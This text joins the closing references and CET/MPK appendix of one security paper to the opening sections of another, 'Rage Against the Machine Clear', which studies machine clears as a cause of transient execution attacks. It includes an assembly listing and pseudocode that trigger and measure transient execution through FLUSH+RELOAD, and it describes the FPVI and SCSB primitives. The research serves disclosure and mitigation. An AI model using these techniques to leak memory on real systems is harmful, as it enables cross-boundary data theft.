[68] C. Reis, A. Moshchuk, and N. Oskov. Site isolation: Process separation for web sites within the browser. In *SEC*. USENIX, 2019.

[69] Rocket. https://rocket.rs/, 2020.

[70] G. Saileshwar and M. K. Qureshi. CleanupSpec: An "undo" approach to safe

speculation. In *MICRO*. IEEE, 2019.

[71] M. Schwarz, M. Lipp, C. Canella, R. Schilling, F. Kargl, and D. Gruss. ConTExT: A generic approach for mitigating Spectre. In *NDSS*. Internet Society, 2020.

[72] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. ZombieLoad: Cross-privilege-boundary data sampling. In *CCS*. ACM, 2019.

[73] M. Schwarz, C. Maurice, D. Gruss, and S. Mangard. Fantastic timers and where to find them: High-resolution microarchitectural attacks in JavaScript. In *FC*. Springer, 2017.

[74] D. Sehr, R. Muth, C. Biffle, V. Khimenko, E. Pasko, K. Schimpf, B. Yee, and B. Chen. Adapting software fault isolation to contemporary CPU architectures. In *SEC*. USENIX, 2010.

[75] V. Shanbhogue, D. Gupta, and R. Sahita. Security analysis of processor instruction set architecture for enforcing control-flow integrity. In *HASP*, 2019.

[76] Z. Shen, J. Zhou, D. Ojha, and J. Criswell. Restricting control flow during speculative execution with Venkman. *arXiv:1903.10651*, 2019.

[77] S. Shillaker and P. Pietzuch. FAASM: Lightweight isolation for efficient stateful serverless computing. In *ATC*. USENIX, 2020.

[78] A. Sintsov. JIT-spray Attacks & Advanced Shellcode. In *HITBSecConf Amsterdam*, 2010.

[79] L. Sneff. Nebulet. https://github.com/nebulet/nebulet, 2018.

[80] G. Tan. Principles and implementation techniques of software-based fault isolation. *Foundations and Trends in Privacy and Security*, 1(3), 2017.

[81] M. Taram, A. Venkat, and D. Tullsen. Context-sensitive fencing: Securing speculative execution via microcode customization. In *ASPLOS*. ACM, 2019.

[82] P. Turner. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886, 2018.

[83] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yuval, B. Sunar, D. Gruss, and F. Piessens. LVI: Hijacking transient execution through microarchitectural load value injection. In *S&P*. IEEE, 2020.

[84] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. RIDL: Rogue in-flight data load. In *S&P*. IEEE, 2019.

[85] K. Varda. Introducing Cloudflare Workers: Run JavaScript service workers at the edge. https://blog.cloudflare.com/introducing-cloudflare-workers/, 2017.

[86] M. Vassena, C. Disselkoen, K. V. Gleissenthall, S. Cauilgi, R. G. Kici, R. Jhala, D. Tullsen, and D. Stefan. Automatically eliminating speculative leaks with Blade. In *POPL*. ACM, 2021.

[87] P. Vila, B. Köpf, and J. F. Morales. Theory and practice of finding eviction sets. In *S&P*. IEEE, 2019.

[88] R. Wahbe, S. Lucco, T. E. Anderson, and S. L. Graham. Efficient software-based fault isolation. In *SOSP*. ACM, 1993.

[89] G. Wang, S. Chattopadhyay, I. Gotovchits, T. Mitra, and A. Roychoudhury. oo7: Low-overhead defense against Spectre attacks via binary analysis. *TSE*, 2019.

[90] O. Weisse, I. Neal, K. Loughlin, T. F. Wenisch, and B. Kasikci. NDA: Preventing speculative execution attacks at their source. In *MICRO*. IEEE, 2019.

[91] M. Yan, J. Choi, D. Skarlatos, A. Morrison, C. Fletcher, and J. Torrellas. Invisispec: Making speculative execution invisible in the cache hierarchy. In *MICRO*. IEEE, 2018.

[92] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native Client: A sandbox for portable, untrusted x86 native code. In *S&P*. IEEE, 2009.

[93] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher. Speculative taint tracking (STT): A comprehensive protection for speculatively accessed data. In *MICRO*. IEEE, 2019.

[94] T. Zhang, K. Koltermann, and D. Evtyushkin. Exploring branch predictors for constructing transient execution trojans. In *ASPLOS*. ACM, 2020.

A Appendix

A.1 Brief introduction to CET and MPK

CET Intel® CET is an instruction set architecture extension that helps prevent Return-Oriented Programming and Call/Jmp-Oriented Programming via use of a *shadow stack*, and *indirect branch tracking* (IBT). The shadow stack is a hardware-maintained stack used exclusively to check the integrity of return addresses on the program stack. To ensure the shadow stack cannot be tampered with, it is inaccessible via standard load and store instructions. The IBT allows the enforcement of coarse-grained control flow integrity (CFI) [1] via a branch termination instruction, `endbranch`. Binaries that wish to use IBT place the `endbranch` at all valid indirect jump targets. If an indirect jump instruction lands on any other instruction, the CPU reports a control-flow protection fault. Additionally, the IBT also supports a *legacy bitmap*, which allows programs to demarcate which code pages have IBT checking enabled.

Importantly, Intel® CET guarantees that any shadow stack mismatches observed during speculative execution of `return` instruction immediately halts further speculative execution. Similarly, any indirect jump during speculative execution from an IBT enabled code page to a page with IBT disabled also halts speculation.

MPK Intel® MPK uses four bits in each page-table entry to assign one of sixteen "keys" to any given memory page, allowing for 16 different memory domains. User mode instructions `wrpkru` and `rdpkru` allow setting read and write permissions for each of these domains on a per-thread basis. Intel® MPK thus allows a process to partition its memory and selectively enable/disable read and write access to any of regions without invoking the kernel functions or switching page tables.

Importantly, `wrpkru` does not execute speculatively - memory accesses affected by the PKRU register will not execute (even speculatively) until all prior executions of `wrpkru` have completed execution and updated the PKRU register and are also resistant to Meltdown style attacks [36].

A.2 Testing Disclaimer

Since we use a software development platform provided by Intel, we include the following disclaimer from Intel:

> Software and workloads used in performance tests may have been optimized for performance only on Intel microprocessors. Performance tests, such as SYSmark and MobileMark (in this paper SPEC CPU 2006 and Sightglass), are measured using specific computer systems, components, software, operations and functions. Any change to any of those factors may cause the results to vary. You should consult other information and performance tests to assist you in fully evaluating your contemplated purchases, including the performance of that product when combined with other products. For more complete information visit www.intel.com/benchmarks. Performance results are based on testing as of dates shown in configurations and may not reflect all publicly available updates. See backup for configuration details. No product or component can be absolutely secure. Your costs and results may vary. Intel technologies may require enabled hardware, software or service activation.

Rage Against the Machine Clear: A Systematic Analysis of Machine Clears and Their Implications for Transient Execution Attacks

Hany Ragab* hany.ragab@vu.nl
Enrico Barberis* e.barberis@vu.nl
Herbert Bos herbertb@cs.vu.nl
Cristiano Giuffrida giuffrida@cs.vu.nl

Vrije Universiteit Amsterdam
Amsterdam, The Netherlands

*Equal contribution joint first authors

Abstract

Since the discovery of the Spectre and Meltdown vulnerabilities, transient execution attacks have increasingly gained momentum. However, while the community has investigated several variants to trigger attacks during transient execution, much less attention has been devoted to the analysis of the root causes of transient execution itself. Most attack variants simply build on well-known root causes, such as branch misprediction and aborts of Intel TSX—which are no longer supported on many recent processors.

In this paper, we tackle the problem from a new perspective, closely examining the different root causes of transient execution rather than focusing on new attacks based on known transient windows. Our analysis specifically focuses on the class of transient execution based on *machine clears* (MC), reverse engineering previously unexplored root causes such as Floating Point MC, Self-Modifying Code MC, Memory Ordering MC, and Memory Disambiguation MC. We show these events not only originate new transient execution windows that widen the horizon for known attacks, but also yield entirely new attack primitives to inject transient values (*Floating Point Value Injection or FPVI*) and executing stale code (*Speculative Code Store Bypass or SCSB*). We present an end-to-end FPVI exploit on the latest Mozilla SpiderMonkey JavaScript engine with all the mitigations enabled, disclosing arbitrary memory in the browser through attacker-controlled and transiently-injected floating-point results. We also propose mitigations for both attack primitives and evaluate their performance impact. Finally, as a by-product of our analysis, we present a new root cause-based classification of all known transient execution paths.

1 Introduction

Since the public disclosure of the Meltdown and Spectre vulnerabilities in 2018, researchers have investigated ways to use transient execution windows for crafting several new attack variants [6–11, 28, 40, 43, 48, 59, 63, 65, 67, 68, 71, 74–76, 78, 79, 82]. Building mostly on well-known causes of transient execution, such as branch mispredictions or aborting Intel TSX transactions, such variants violate many security boundaries, allowing attackers to obtain access to unauthorized data, divert control flow, or inject values in transiently executed code. Nonetheless, little effort has been made to systematically investigate the root causes of what Intel refers to as *bad speculation* [36]—the conditions that cause the CPU to discard already issued micro-operations (μOps) and render them *transient*. As a result, our understanding of these root causes, as well as their security implications, is still limited. In this paper, we systematically examine such causes with a focus on a major, largely unexplored class of bad speculation.

In particular, Intel [36] identifies two general causes of bad speculation (and transient execution)—branch misprediction and *machine clears*. Upon detecting branch mispredictions, the CPU needs to squash all the μOps executed in the the mispredicted branches. Such occurrences, in a wide variety of forms and manifestations, have been extensively examined in the existing literature on transient execution attacks [10, 11, 31, 40, 41, 43, 48]. The same cannot be said for machine clears, a class of bad speculation that relies on a full flush of the processor pipeline to restart from the last retired instruction. In this paper, we therefore focus on the systematic exploration of machine clears, their behavior, and security implications.

Specifically, by reverse engineering this undocumented class of bad speculation, we closely examine four previously unexplored sources of machine clears (and thus transient execution), related to floating points, self-modifying code, memory ordering, and memory disambiguation. We show attackers can exploit such causes to originate new transient execution windows with unique characteristics. For instance, attackers can exploit Floating Point Machine Clear events to embed attacks in transient execution windows that require no training or special (in many cases disabled) features such as Intel TSX. Besides providing a general framework to run existing and future attacks in a variety of transient execution windows with different constraints and leakage rates, our analysis also uncovered new attack primitives based on machine clears.

In particular, we show that Self-Modifying Code Machine Clear events allow attackers to transiently execute stale code, while Floating Point Machine Clear events allow them to inject transient values in victim code. We term these primitives *Speculative Code Store Bypass* (*SCSB*) and *Floating Point Value Injection* (*FPVI*), respectively. The former is loosely related to Speculative Store Bypass (SSB) [55, 82], but allows attackers to transiently reference stale code rather than data. The latter is loosely related to Load Value Injection (LVI) [71], but allows attackers to inject transient values by controlling operands of floating-point operations rather than triggering victim page faults or microcode assists. We also discuss possible gadgets for exploitation in applications such as JIT engines. For instance, we found that developers following instructions detailed in the Intel optimization manual [36] ad litteram could easily introduce SCSB gadgets in their applications. In addition, we show that attackers controlling JIT'ed code can easily inject FPVI gadgets and craft arbitrary memory reads, even from JavaScript in a modern browser using NaN-boxing such as Mozilla Firefox [53].

Moreover, since existing mitigations cannot hinder our primitives, we implement new mitigations to eliminate the uncovered attack surface. As shown in our evaluation, SCSB can be efficiently mitigated with serializing instructions in the practical cases of interest such as JavaScript engines. FPVI can be mitigated using transient execution barriers between the source of injection and its transmit gadgets, either inserted by the programmer or by the compiler. We implemented the general compiler-based mitigation in LLVM [45], measuring an overhead of 32% / 53% on SPECfp 2006/2017 (geomean).

While not limited to Intel, our analysis does build on a variety of performance counters available in different generations of Intel CPUs but not on other architectures. Nevertheless, we show that our insights into the root causes of bad speculation also generalize to other architectures, by successfully repeating our transient execution leakage experiments (we originally designed for Intel) on AMD.

Finally, armed with a deeper understanding of the root causes of transient execution, we also present a new classification for the resulting paths. Existing classifications [10] are entirely attack-centric, focusing on classes of Spectre- or Meltdown-like attacks and blending together (common) causes of transient execution with their uses (i.e., what attackers can do with them). Such classifications cannot easily accommodate the new transient execution paths presented in this paper. For this reason, we propose a new orthogonal, root cause-centric classification, much closer to the sources of bad speculation identified by the chip vendors themselves.

Summarizing, we make the following contributions:

- We systematically explore the root causes of transient execution and closely examine the major, largely unexplored machine clear-based class. To this end, we present the reverse engineering and security analysis of causes such as Floating Point Machine Clear (FP MC), Self-Modifying Code Machine Clear (SMC MC), Memory Ordering Machine Clear (MO MC), and Memory Disambiguation Machine Clear (MD MC).
- We present two novel machine clear-based transient execution attack primitives (FPVI and SCSB) and an end-to-end FPVI exploit disclosing arbitrary memory in Firefox.
- We propose and evaluate possible mitigations.
- We propose a new root-cause based classification of all the known transient execution paths.

Code, exploit demo, and additional information are available at https://www.vusec.net/projects/fpvi-scsb.

2 Background

2.1 IEEE-754 Denormal Numbers

Modern processors implement a Floating Point Unit (FPU). To represent floating point numbers, the IEEE-754 standard [1] distinguishes three components (Fig. 1). First, the most significant bit serves as the sign bit s. The next w bits contain a biased exponent e. For instance, for double precision 64-bit floating point numbers, e is 11 bits long and the bias is $2^{11-1}-1 = 1023$ (i.e., $2^{w-1}-1$). The value e is computed by adding the real exponent e_{real} to the bias, which ensures that e is a positive number even if the real exponent is negative. The remaining bits are used for the mantissa m. The combination of these components represents the value. As an example, suppose the sign bit $s = 1$, the biased exponent $e = 10000000011_2 = 1027_{10}$ so that $e_{real} = 1027 - 1023 = 4$, and the mantissa $m = 0111000...0$. In that case,the corresponding decimal value is $-1 \cdot 2^4 \cdot (1 + 0.0111_2)$. We refer to such numbers as *normal* numbers, as they are in the normalized form with an implicit leading 1 present in the mantissa.




Figure 1: Fields of a 64 bits IEEE 754 double

If $e = 0$ and $m \neq 0$, the CPU treats the value as a *denormal* value. In this case, the leading 1 becomes a leading 0 instead, while the exponent becomes the minimal value of $2 - 2^{w-1}$, so that, with $s = 1$, $e = 0$ and $m = 0111000...0$, the resulting value for a double precision number is $-1 \cdot 2^{-1022} \cdot (0 + 0.0111_2)$. This additional representation is intended to allow a gradual underflow when values get closer to 0. In 64-bits floating point numbers, the smallest unbiased exponent is -1022, making it impossible to represent a number with an exponent of -1023 or lower. In contrast, a denormal number can represent this number by appending enough leading zeroes to the

mantissa until the minimal exponent is obtained. The denormal representation trades precision for the ability to represent a larger set of numbers. Generating such a representation is called *denormalization* or *gradual underflow*.

2.2 x86 Cache Coherence

On multicore processors, L1 and L2 caches are usually per core, while the L3 is shared among all cores. Much complexity arises due to the *cache coherence problem*, when the same memory location is cached by multiple cores. To ensure the correctness, the memory must behave as a single coherent source of data, even if data is spread across a cache hierarchy. Informally, a memory system is coherent if any read of a data item returns the most recently written value [30]. To obtain coherence, memory operations that affect shared data must propagate to other cores' private caches. This propagation is the responsibility of the *cache coherence protocol*, such as MESIF on Intel processors [37] and MOESI on AMD [3]. Cache controllers implementing these protocols snoop and exchange coherence requests on the shared bus. For example, when a core writes in a shared memory location, it signals all other cores to invalidate their now stale local copy.

The cache coherence policy also maintains the illusion of a unified memory model for backward compatibility. The original Intel 8086, released in 1978, operated in real-address mode to implement what is essentially a pure Von Neumann architecture with no separation between data and code. Modern processors have more sophisticated memory architectures with separate L1 caches for code (L1d) and data (L1i). The need for backward compatibility with the simple 8086 memory model, has led modern CPUs to a split-cache Harvard architecture whereby the cache coherence protocol ensures that the (L1) data and instruction caches are always coherent.

2.3 Memory Ordering

A Memory Consistency Model, or Memory Ordering Model, is a contract between the microarchitecture and the programmer regarding the permissible order of memory operations in parallel programs. Memory consistency is often confused with memory coherence, but where coherence hides the complex memory hierarchy in multicore systems, consistency deals with the *order* of read/write operations.

Consider the program in Figure 2. In the simplest consistency model, 'Sequential Consistency' (SC), all cores see all operations in the same order as specified by the program. In other words, A0 always execute before A1, and B0 always before B1. Thus, a valid memory order would be `A0-B0-A1-B1`, while `A1-B1-A0-B0` would be invalid.

Intel and AMD CPUs implement Total-Store-Order (TSO), which is equivalent to SC, apart from one case: a store followed by a load on a different address may be reordered. This allows cores to use a private store buffer to hide the latency of

X & Y are initially 0

PROCESSOR A	PROCESSOR B
(A0) [X] = 1	(B0) [Y] = 1
(A1) r1 = [Y]	(B1) r2 = [X]

Figure 2: Memory Ordering Example

store operations. In the example of Figure 2, the store operations `A0` and `B0` write their values initially only in their private store buffers. The subsequent loads, `A1` and `B1`, will now read the stale value 0, until the stores are globally visible. Thus, the order `A1-B1-A0-B0 (r1=0, r2=0)` is also valid.

2.4 Memory Disambiguation

Loads must normally be executed only after all the preceding stores to the same memory locations. However, modern processors rely on speculative optimizations based on *memory disambiguation* to allow loads to be executed before the addresses of all preceding stores are computed. In particular, if a load is *predicted* not to alias a preceding store, the CPU *hoists* the load and speculatively executes it before the preceding store address is known. Otherwise, the load is stalled until the preceding store is completed. In case of a *no-alias* (or *hoist*) misprediction, the load reads a stale value and the CPU needs to re-issue it after flushing the pipeline [36, 37].

3 Threat Model

We consider unprivileged attackers who aim to disclose confidential information, such as private keys, passwords, or randomized pointers. We assume an x86-64 based victim machine running the latest microcode and operating system version, with all state-of-the-art mitigations against transient execution attacks enabled. We also consider a victim system with no exploitable vulnerabilities apart from the ones described hereafter. Finally, we assume attackers can run (only) unprivileged code on the victim (e.g., in JavaScript, user processes, or VMs), but seek to leak data across security boundaries.

4 Machine Clears

The Intel Architectures Optimization Reference Manual [36] refers to the root cause of discarding issued μOp as *Bad Speculation*. Bad speculation consists of two subcategories:

- *Branch Mispredict*. A misprediction of the direction or target of a branch by the branch predictor will squash all μOps executed within a mispeculated branch.
- *Machine Clear* (or *Nuke*). A machine clear condition will flush the entire processor pipeline and restart the execution from the last retired instruction.

Table 1: Machine clear performance counters

Name	Description
MACHINE_CLEARS.COUNT	Number of machine clears of any type
MACHINE_CLEARS.SMC	Number of machine clears caused by a self/cross-modifying code
MACHINE_CLEARS.DISAMBIGUATION	Number of machine clears caused by a memory disambiguation unit misprediction
MACHINE_CLEARS.MEMORY_ORDERING	Number of machine clears caused by a memory ordering principle violation
MACHINE_CLEARS.FP_ASSIST	Number of machine clears caused by an assisted floating point operation
MACHINE_CLEARS.PAGE_FAULT	Number of machine clears caused by a page fault
MACHINE_CLEARS.MASKMOV	Number of machine clears caused by an AVX `maskmov` on an illegal address with a mask set to 0

Bad speculation not only causes performance degradation but also security concerns [6–8,31,41,43,47,55,59,63,71,74–76,79,82]. In contrast to branch misprediction, extensively studied by security researchers [10, 11, 31, 40, 41, 43, 48], machine clears have undergone little scrutiny. In this paper, we perform the first deep analysis of machine clears and the corresponding root causes of transient execution.

Since machine clears are hardly documented, we examined all the performance counters for every Intel architecture and found a number relevant counters (Table 1). Some counters are present only in specific architectures. For example, the page fault counter is available only on Goldmont Plus. However, thanks to the generic counter `MACHINE_CLEARS.COUNT` it is always possible to count the overall number of machine clears, regardless of the architecture. In the remainder of this work, we will reverse engineer and analyze the causes of machine clears by means of these six counters.

As a general observation, we note that the Floating Point Assist and Page Fault counters immediately suggest that machine clears are also related to microcode assists and faults/exceptions. In particular, further analysis shows that:

- *Microcode assists trigger machine clears*. The hardware occasionally needs to resort to microcode to handle complex events. Doing so requires flushing all the pending instructions with a machine clear before handling a *microcode assist*. Indeed, in our experiments, where the `OTHER_ASSISTS.ANY` counter increased, we also observed a matching increase in `MACHINE_CLEARS.COUNT`.
- *Machine clears do not necessarily trigger microcode assists*. Not all machine clears are microcode assisted, as some machine clear causes are handled directly in silicon. Indeed, in our experiments, we observed that SMC, MD, and MO machine clears cause an increase of `MACHINE_CLEARS.COUNT`, but leave `OTHER_ASSISTS.ANY` unaltered.
- *An exception triggers a machine clear*. When a fault or exception is detected, the subsequent μOps must be flushed from the pipeline with a machine clear, as the execution should resume at the exception handler. Indeed, in our experiments, we observed an increase of `MACHINE_CLEARS.COUNT` at each faulty instruction.

In this paper, we focus on the machine clear causes mentioned by the Intel documentation (Table 1), acknowledging that undocumented causes may still exist (much like undocumented x86 instructions [16]). We now first examine the four most relevant causes of machine clears (Self-Modifying Code MC, Floating Point MC, Memory Ordering MC, and Memory Disambiguation MC), then briefly discuss the other cases.

5 Self-Modifying Code Machine Clear

In a Von Neumann architecture, stores may write instructions as data and modify program code as it is being executed, as long as the code pages are writable. This is commonly referred to as Self-modifying Code (SMC).

Self-modifying code is problematic for the Instruction Fetch Unit (IFU), which maintains high execution throughput by aggressively prefetching the instructions it expects to execute next and feeding them to the decode units. The CPU speculatively fetches and decodes the instructions and feeds them to the execution units, well ahead of retirement.

In case of a misprediction, the CPU flushes the speculatively processed instructions and resumes execution at the correct target. The IFU's aggressive prefetching ensures that the first-level instruction cache (L1i) is constantly filled with instructions which are either currently in (possibly speculative) execution or about to be executed. As a result, a store instruction targeting code cached in L1i requires drastic measures—as the associated cache lines should now be invalidated. Moreover, the target instructions do not even need to be part of the actual execution: since a prefetch is sufficient to bring them into L1i, any write to prefetched instructions also invalidates the prefetch queue. In other words, the problem occurs when the code is already in L1i or the store is sufficiently close to the target code to ensure the target is prefetched in L1i. This behavior leads to a temporary desynchronization between the code and data views of the CPU, transiently breaking the architectural memory model (where L1d/L1i coherence ensures consistent code/data views).

To reverse engineer this behavior, we use the analysis code exemplified by Listing 1. The store at line 15 overwrites code already cached in L1i (lines 18-21), triggering a machine clear. The machine clear needs to update the L1i cache (and

related microarchitectural structures) by flushing any stale instruction(s), resuming execution at the last retired instruction, and then fetching the new instructions. To test for the presence of a transient execution path, our analysis code immediately executes lines 18-21 targeted by the store and jumps to a `spec_code` gadget (lines 29-32) which fills a number of cache lines in a (flushed) buffer. Architecturally, this gadget should never be executed, as the store instruction should nop out the branch at line 18. However, microarchitecturally, we do observe multiple cache hits in the (reload) buffer using FLUSH + RELOAD, which confirms the existence of a pre-SMC-handling transient execution path executing stale code and leaving observable traces in the cache. We observe that the scheduling of the store instruction heavily affects the length of the transient path. Indeed, we use different instructions (lines 5-8) to delay as much as possible the store retirement, and thus the SMC detection. This suggests that the root cause of the observed transient window might be the microarchitectural de-synchronization between the store buffer (new code) and the instruction queue (stale code), yielding transiently incoherent code/data views. We sampled machine clear performance counters to confirm the transient execution window is caused by the SMC machine clear and not by other events (e.g., memory disambiguation misprediction). Finally, we repeated our experiments on uncached code memory and could not observe any transient path. The counters revealed one machine clear triggered for each executed instruction, since the CPU has to pessimistically assume every fetched instruction has potentially been overwritten. Additionally, we have verified that SMC detection is performed on physical addresses rather than virtual ones.

Listing 1 Self-Modifying Code Machine Clear analysis code

```
1  smc_snippet:
2      push r11
3      lea  r11, [target] ; Load addr of target instr (line 17)
4
5      clflush [r11]   ; These instructions serve as a delay
6      %rep 10         ; for the store argument address. They
7      imul    r11, 1  ; ensure that the execution window of
8      %endrep         ; spec_code is as long as possible.
9
10 ;Code to write as data: 8 nops (overwriting lines 18-21)
11     mov     rax, 0x9090909090909090
12
13 ;Store at target addr. Also: the last retired instr
14 ;from which the execution will resume after the SMC MC
15     mov     QWORD [r11], rax
16
17 target:           ;Target instruction to be modified
18     jmp spec_code
19     nop
20     nop
21     nop
22
23 ;Architectural exit point of the function
24     pop r11
25     ret
26
27 ;Code executed speculatively (flushed after SMC MC).
28 spec_code:
29     mov rax, [rdi+0x0]   ; rdi: covert channel reload buffer
30     mov rax, [rdi+0x400]
31     mov rax, [rdi+0x800]
32     mov rax, [rdi+0xc00]
```

Cross-Modifying Code

Instead of modifying its own instructions, a thread running on one core may also write data into the currently executing code segment of a thread running on a different physical core. Such Cross-Modifying Code (XMC) may be synchronous (the executor thread waits for the writer thread to complete before executing the new code) or asynchronous, with no particular coordination between threads. To reverse engineer the behavior, we distributed our analysis code across cores and reproduced a signal on the reload buffer in both cases. This confirms a Cross-Modifying Code Machine Clear (XMC machine clear) behaves similarly to a SMC machine clear across cores, with a store on the writer core originating a transient execution window on the executor core.

6 Floating Point Machine Clear

On Intel, when the Floating Point Unit (FPU) is unable to produce results in the IEEE-754 [1] format directly, for instance in the case of *denormal* operands or results [4, 17], the CPU requires special handling to produce a correct result. According to an Intel patent [62], the denormalization is indeed implemented as a microcode assist or an exception handler since the corresponding hardware would be too complex. In our experiments, we observed microcode assists on all x87, SSE, and AVX instructions that perform mathematical operations on denormal floating-point (FP) numbers. Increments of the `FP_ASSIST.ANY`, or `MACHINE_CLEARS.COUNT` (or on older processors, `MACHINE_CLEARS.FP_ASSIST`) performance counters confirm such assists cause machine clears.

Since a machine clear implies a pipeline flush, the assisted FP operation will be squashed together with subsequent μOps. To reverse engineer the behavior, we used analysis code exemplified by Algorithm 1. Our code relies on a FLUSH + RELOAD [81] covert channel to observe the result of a floating-point operation at the byte granularity. In our experiments, we observed two different hits in the reload buffer for each byte, for the transient and architectural result, respectively. The double-hit microarchitectural trace confirms that the transient (and wrong) value generated by the FPU is used in subsequent μOps—as also exemplified in Table 2. Later, the CPU detects the error and triggers a machine clear to flush the wrongly executed path. The microcode assist then corrects the result, while subsequent instructions are reissued.

While we could not find any documentation on floating-point assist handling (even in the patents), our experiments revealed the following important properties. First, we verified that many FP operations can trigger FP assists (i.e., add, sub, mul, div and sqrt) across different extensions (i.e., x87, SSE, and AVX). Second, the *transient result* is computed by "blindly" executing the operation as if both operands and result

Algorithm 1 Floating Point Machine Clear analysis (pseudo) code. *byte* is used to extract the *i*-th byte of *z*

```
1: for i ← 1, 8 do
2:     flush(reload_buf)
3:     z = x / y                          ▷ Any denormal FP operation
4:     reload_buf[byte(z, i) * 1024]
5:     reload(reload_buf)
6: end for
```

	Representation	Value	Type	Exp.
x	0x001**0deadbeef1337**	2.34e-308	N	-1022
y	0x40f**0000000000000**	65536 (2^{16})	N	16
z_{arch}	0x000**00010deadbeef**	3.57e-313	D	-1022
z_{tran}	0x3f1**0deadbeef1337**	6.43e-05	N	-14

Table 2: Architectural (z_{arch}) and transient (z_{tran}) results of dividing x and y of Algorithm 1. N: Normal, D: Denormal representations. The mantissa is in bold. A *normal* division by 2^{16} leaves the mantissa untouched and subtracts 16 from the exponent—the result of z_{tran} where the exponent overflowed from -1022 to -14




Figure 3: Transient execution due to invalid memory ordering

are normal numbers (see Table 2). Third, the detection of the wrong computation occurs later in time, creating a transient execution window. Finally, by performing multiple floating-point operations together with the assisted one, we were able to expand the size of the window, suggesting that detection is delayed if the FPU is busy handling multiple operations.

7 Memory Ordering Machine Clear

The CPU initiates a memory ordering (MO) machine clear when, upon receiving a snoop request, it is uncertain if memory ordering will be preserved [36]. Consider the program

Algorithm 2 Pseudo-code triggering a MO machine clear

```
Processor A
1: clflush(X)                          ▷ Make the load slow
2: unlock(lock)                        ▷ Synchronize loads and stores
3: r1 ← [X]
4: r2 ← [Y]
5: reload(r2)                          ▷ For FLUSH + RELOAD
Processor B
1: wait(lock)                          ▷ Synchronize loads and stores
2: 1 → [Y]
```

in Figure 3. Processor A loads X and Y, while processor B performs two stores to the same locations. If the load of X is slow due to a cache miss, the out-of-order CPU will issue the next load (and subsequent operations) ahead of schedule. Suppose that while the load of X is pending, processor B signals, through a snoop request, that the values of X and Y have changed. In this scenario, the memory ordering is `A1-B0-B1-A0`, which is not allowed according to the Total-Store-Order memory model. As two loads cannot be reordered, `r1=1 r2=0` is an illegal result. Thus, processor A has no choice other than to flush its pipeline and re-issue the load of Y in the correct order. This MO machine clear is needed for every inconsistent speculation on the memory ordering—implementing speculation behavior originally proposed by Gharachorloo et al. [27], with the advantage that strict memory order principles can co-exist with aggressive out-of-order scheduling.

Notice that, in the previous example, the store on X is not even necessary to cause a memory ordering violation since `A1-B1-A0` is still an invalid order. Counterintuitively, the memory ordering violation disappears if the load on X is not performed, as `A1-B0-B1` is a perfectly valid order.

To reverse engineer the memory ordering handling behavior on Intel CPUs, we used analysis code exemplified by Algorithm 2. Our code mimics the scenario of Figure 3 with loads/stores from two threads racing against each other, but relies on a FLUSH + RELOAD [81] covert channel to observe the loaded value of Y. The synchronization through the `lock` variable ensures the desired (problematic) proximity and ordering of the memory operations.

As before, in our experiments, we observed two different hits in the reload buffer for the loaded value of Y, one for the stale (transient) value and one for the new (architectural) value. For every double hit in the reload buffer, we also measured an increase of `MACHINE_CLEARS.MEMORY_ORDERING`. We also ran experiments without the load of X. Even though memory ordering violations are no longer possible since each processor executes a single memory operation and any order is permitted, we still observed MO machine clears. The reason is that Intel CPUs seem to resort to a simple but conservative approach to memory ordering violation detection, where the CPU initiates a MO machine clear when a snoop request from

another processor matches the source of any load operation in the pipeline. We obtained the same results with the two threads running across physical or logical (hyperthreaded) cores. Similarly, the results are unchanged if the matching store and load are performed on different addresses—the only requirement we observed is that the memory operations need to refer to the same cache line. Overall, our results confirm the presence of a transient execution window and the ability of a thread to trigger a transient execution path in another thread by simply dirtying a cache line used in a ready-to-commit load. Exploitation-wise, abusing this type of MC is non-trivial due to the strict synchronization requirements and the difficulty of controlling pending stale data.

8 Memory Disambiguation Machine Clear

As suggested by the `MACHINE_CLEARS.DISAMBIGUATION` counter description, memory disambiguation (MD) mispredictions are handled via machine clears. Our experiments confirmed this behavior by observing matching increases of `MACHINE_CLEARS.COUNT`. Moreover, we observed no changes in microcode assist counters, suggesting mispredictions are resolved entirely in hardware. In case of a misprediction, a stale value is passed to subsequent loads, a primitive that was previously used to leak secret information with Spectre Variant 4 or *Speculative Store Bypass* (SSB) [55, 82].

Different from the other machine clears, MD machine clears trigger only on address aliasing mispredictions, when the CPU wrongly predicts a load does not alias a preceding store instruction and can be hoisted. Similar to branch prediction, generating a MD-based transient execution window requires mistraining the underlying predictor. The latter has complex, undocumented behavior which has been partially reverse engineered [18]. For space constraints, we discuss our full reverse engineering strategy in Appendix A. Our results show that executing the same load $64+15$ times with non-aliasing stores is sufficient to ensure the next prediction to be "no-alias" (and thus the next load to be *hoisted*). Upon reaching the hoisting prediction, one can perform the load with an aliasing store to trigger the transient path exposed to the incorrect, stale value.

Finally, we experimentally verified that *4k aliasing* [50] does not cause any machine clear but only incurs a further time penalty in case of wrong aliasing predictions. More details on 4k aliasing results can be found in Appendix A.

9 Other Types of Machine Clear

